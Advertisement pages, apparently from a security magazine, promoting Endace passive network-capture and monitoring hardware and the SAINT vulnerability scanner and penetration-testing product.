If you would like to promote your interesting hacking tool, let us know! We will be happy to place it on our CD.

Next issue available in March! Check it out at your nearest Barnes & Noble and Borders stores!

endace
power to see all

High-speed passive capture

Powerful. Precise. Stealthy.

→ ACCELERATE

Power your security analysis and monitoring tools on heavily-loaded high-speed segments using cards, platforms and appliances from the world leader in passive data capture solutions.

- SNORT IDS
- Bro IDS
- Argus
- YAK
- Wireshark
- TCPdump
- nProbe
- nTop
- SiLK

→ REPORT

Easily deploy, administer and centrally control your security applications with the Applied Watch Command Center, from Endace: The industry's first information manager for open source.

- SNORT IDS / IPS
- Barnyard
- La Brea
- Clam AV
- Nessus
- Syslog
- and more . . .

Unique hardware and software solutions designed to drive some of the best community-developed network applications and toolsets available.

→ ANALYZE

The Endace DAG, NinjaBox and NinjaProbe product portfolio provides a common solution for monitoring the most widely-deployed local and wide area network interfaces - from T1 / E1 PDH to OC-768 / STM-256 SDH; 10 /100 to 10Gb Ethernet and 4x SDR to 4x DDR InfiniBand.

Contact us to learn more.

corporate headquaters	usa	asia pacific	emea	online
+64 9 262 7260	+1 703 964 3740	+65 6744 1832	+44 1189 901 126	www.endace.com/hakin9

Examine your network with the SAINT® vulnerability scanner, and expose the areas where an attacker could breach your network. Then, take the next step and exploit the vulnerability. This allows you to focus on the high-severity vulnerabilities and provides a starting point for prioritizing remediation efforts.

SAINT features now include –

- ✔ PCI compliance reporting
- ✔ Correlation of CVE and CVSS scores and vectors
- ✔ IPv4 and IPv6 scans and exploits
- ✔ Exploit tunneling that allows you to run penetration tests from an exploited target

Download a free white paper about integrated vulnerability assessment and penetration testing at www.saintcorporation.com/Hackin9

Contact SAINT's sales team at 1-800-596-2006 x0119 or sales@saintcorporation.com

Extreme Network Security